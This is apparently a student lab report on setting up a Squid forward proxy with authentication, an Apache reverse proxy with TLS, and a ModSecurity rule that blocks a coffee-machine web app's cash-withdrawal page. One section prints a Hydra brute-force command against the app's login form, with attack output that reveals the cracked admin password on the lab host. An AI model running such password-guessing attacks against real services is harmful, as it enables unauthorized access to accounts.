**THIRD ASSIGNMENT**

**Group number** : *Acme-30*

**Student Names and Numbers**


Emanuele Santo Iaia 1924549

Simone Giordano 1772347

# Initial Brainstorming

Regarding the forward proxy, we already implemented it with a transparent one in the first homework so we thought to change the same configuration in a squid proxy to implement the authentication of the users.
For the reverse proxy, first of all, we studied the mechanism that guides it, and what are the changes with the forward one, later we followed the guide that the professor provided us.
Regarding ModSecurity we first thought about a sanification of some form in the fantastic coffee, but, as we'll see later, the ModSecurity will be implemented with a different aim.

# Forward proxy

## Forward proxy configuration

First of all, we set up the ACL in the /etc/squid/squid.conf in which we specified the clientnet as the source of the authorized network to access the proxy and we denied all the other networks.

*/etc/squid/squid.conf*

```
http_port 3128
acl clientnet src 100.100.2.0/24
http_access allow localhost
http_access allow clientnet
http_access deny all
visible_hostname proxy.zentyal.local
```


Then we created a new rule on the CLIENT section of the internal firewall allowing the request from the hosts of the client network to connect through the 3128 port to the proxy_server.

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | IPv4 TCP/UDP | * | * | 100.100.6.3 | 80 (HTTP) | * | * | External Web Services |
| | | IPv4 TCP/UDP | CLIENTS net | * | 100.100.6.3 | 3128 | * | * | Allow Proxy connection |
| | | IPv4 * | * | * | * | * | * | * | Block any traffic out |

Finally we created a new rule on the DMZ section of the main firewall allowing requests of connection to the proxy_server by the hosts from the client network identified by the port 3128 as set before.

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | | IPv4 UDP | * | * | 100.100.6.3 | 51194 | * | * | VPN Server | |
| | | IPv4 TCP/UDP | 100.100.2.0/24 | * | * | 3128 | * | * | Allow Proxy connection | |
| | | IPv6 * | * | * | * | * | * | * | Block any traffic out (IPV6) | |

The last step was to configure the manual proxy in the host's firefox setup:




## Authentication setup

We created the three users that could connect via the forward proxy, providing them a password and username. Doing so, we used the htpasswd command, provided by Apache2-utils installed before, to link a user to a corresponding password asked after executing the command:

```
htpasswd -c /etc/squid/passwords Nina
```

Later we did the same thing, without the -c command, for the other 2 users with the correspondent passwords.

To provide a correct execution of the squid service, we modified the squid.conf file in /etc/squid with the following:

- `auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwords`

  The first line tells the Squid to use the basic_ncsa_auth helper program and find the usernames and password in "/etc/squid/password" file.

- `auth_param basic children 5`

The line auth_param basic children 5 specifies the maximum number of squid authenticator processes to spawn

- auth_param basic realm Proxy Authentication Required

  auth_param basic realm specifies the protection scope which is to be reported to the client for the authentication scheme.

- auth_param basic credentialsttl 2 hours

  Specifies how long squid assumes an externally validated username:password pair is valid for

- auth_param basic casesensitive on

  Specifies that the form is case sensitive for the login and password

- acl auth_users proxy_auth REQUIRED

  Defines Squid authentication

- http_access allow auth_users

  To allow the authentication method

To enable authentication in the forward proxy, we need to restart the squid service to apply it with the following command:

```
systemctl restart squid
```

# Reverse proxy

## Certificates setup

For the reverse proxy, it is required to provide the key and the certificate of a certification authority. To do so, we used the previous certification authority set up in OpnSense (when we applied the VPN tunnel), and so we downloaded them.
Later we renamed them and saved in:
*/etc/ssl/fantasticcoffee.acme-d.test.crt*
*/etc/ssl/fantasticcoffee.acme-d.test.key*

## Reverse Proxy setup

First of all, we enabled several modules in the apache configuration to act as a reverse proxy:

```
a2enmod ssl
a2enmod proxy
a2enmod proxy_http
```

Later we modified the *default-ssl.conf* file stored in */etc/apache2/sites-available* adding the certificates downloaded before with the following command:

```
SSLCertificateFile /etc/ssl/fantasticcoffee.acme-d.test.crt
SSLCertificateKeyFile /etc/ssl/fantasticcoffee.acme-d.test.key
```

To act as a reverse proxy, we added the *ProxyPreserveHost on* this option will pass the Host: line from the incoming request to the proxied host, instead of the hostname specified in the ProxyPass line.
Later we added the ProxyPass directive that allows remote servers to be mapped into the space of the local server. The local server does not act as a proxy in the conventional sense but appears to be a mirror of the remote server. The local server is often called a reverse proxy or gateway. The path is the name of a local virtual path; URL is a partial URL for the remote server and cannot include a query string.
Then we added the ProxyPassReverse directive that lets Apache httpd adjust the URL in the Location, Content-Location, and URI headers on HTTP redirect responses. This is essential when Apache httpd is used as a reverse proxy (or gateway) to avoid bypassing the reverse proxy because of HTTP redirects on the backend servers which stay behind the reverse proxy.

And so the full directives are the following:

```
ProxyPass /coffee/ http://100.100.4.10/
ProxyPassReverse /coffee/ http://100.100.4.10/
```

To ensure a connection coming in the dmz, we added a firewall rule in the DMZ interface, that enable to connect at the proxy sever to the fantasticcoffee machine.

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | IPv4 TCP | * | | * | 100.100.4.10 | 80 (HTTP) | * | * | Reverse Proxy |

## ModSecurity implementation

First of all, we had to crack the username and password in the login form of fantasticcoffee. To do so we used the Hydra tool, provided by Kali Linux, where, after the execution of the following command:


```
hydra 100.100.4.10 http-form-post -o out.txt -vV
"/login.asp?:username=^USER^&password=^PASS^:wrong" -L credential.txt
-P credential.txt
```

and after several tunings of the credential.txt file, we managed to find the correct credentials to log in as administrator in the fantasticcoffee.

```
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "Username" - 2226 of 4225 [child 8] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "user" - 2227 of 4225 [child 1] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "User" - 2228 of 4225 [child 5] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[VERBOSE] Page redirected to http://100.100.4.10/index.asp
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "us3r" - 2229 of 4225 [child 7] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "Us3r" - 2230 of 4225 [child 3] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "user1" - 2231 of 4225 [child 9] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "User1" - 2232 of 4225 [child 15] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "us3r1" - 2233 of 4225 [child 14] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "Us3r1" - 2234 of 4225 [child 13] (0/0)
[VERBOSE] Page redirected to http://100.100.4.10/index.asp?error=1
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "root" - 2235 of 4225 [child 6] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "Root" - 2236 of 4225 [child 2] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "r00t" - 2237 of 4225 [child 0] (0/0)
[ATTEMPT] target 100.100.4.10 - login "admin" - pass "R00t" - 2238 of 4225 [child 10] (0/0)
[80][http-post-form] host: 100.100.4.10   login: admin   password: Passw0rd
[STATUS] attack finished for 100.100.4.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-22 09:15:14

┌──(kali㉿kali)-[~]
```

Once we entered the administrator page, we understood that a strong vulnerability was that the withdrawal of the money stored in the machine was opened to everyone that had the credentials, in and out the network of the “external services”. So we decided, first of all, to deny this possibility to everyone that was outside of the acme network to connect to the “real” fantasticcoffee machine (100.100.4.10) via a firewall rule applied in the main firewall.




In this way, we block any possibility to connect via HTTP (unsecure connection) from anyone outside the organization forcing them to use the HTTPS (secure connection) via the reverse proxy in the webserver (https://100.100.6.2/coffee/). In addition to this, using the ModSecurity plugin, we denied the possibility to withdraw the money stored in the machine to anyone that connects to the fantasticcoffee via the ReverseProxy of the webserver. With all those features, the operator of the Fantastic company who connects remotely can withdraw the money only if he connects to the fantasticcoffee machine when he is in the acme network (via 100.100.4.10) otherwise he can only check the status of the machine and to do some tests connecting to the fantasticcoffe using the ReverseProxy.

## ModSecurity installation and setup

First of all, we need to install the ModSecurity Apache module on the webserver thanks to this command *apt install libapache2-mod-security2.*

Later, in the *default-ssl.conf* file, stored in */etc/apache2/sites-available*, we enabled the ModSecurity rules, changing the SecRuleEngine with On rule, and then we added the rule that denies executing the script that enables the withdraw of the money, that is the open-cash.asp, adding:


```
SecRule REQUEST_URI "open-cash.asp" "id:234895,deny"
```

This means that every time someone, from the reverse proxy (100.100.6.2/coffee/), wants to “open cash dock”,  will execute the Forbidden page denying the withdrawal of the money.


# Test of the configuration

## Test Forward Proxy

To test the forward proxy, we have to browse a web page on firefox and automatically, the client must show a login form for the squid configuration, showing the correct IP address and port of the proxy server.





After inserting the right username and password, previously set up, the browser will show the correct webpage.



## Test Reverse Proxy


To test the reverse proxy from our client we typed in our browser the URL of the webserver with the condition of the reverse proxy: https://100.100.6.2/coffee/ and, after inserting the credentials in the login form, if we clicked on the “open cash dock”, the page that we get is the forbidden one provided by ModSecurity:





If we want to connect to the fantasticcoffee machine (100.100.4.10), there could be two possibilities:

1) We are external to the network (from our pc for ex.), and so it is denied to connect:


2) We are already in the network (for example from client-ext1) and there is the possibility to withdraw the money in the machine:



# Final Remark

This is our proposed solution useful to configure the Forward proxy and the Reverse Proxy with the ModSecurity implementation. These topics were very interesting since they are main security features good to know in the real world implementation. It was very funny to try to brute force the fantasticcoffee machine and being the first to find out the username and password.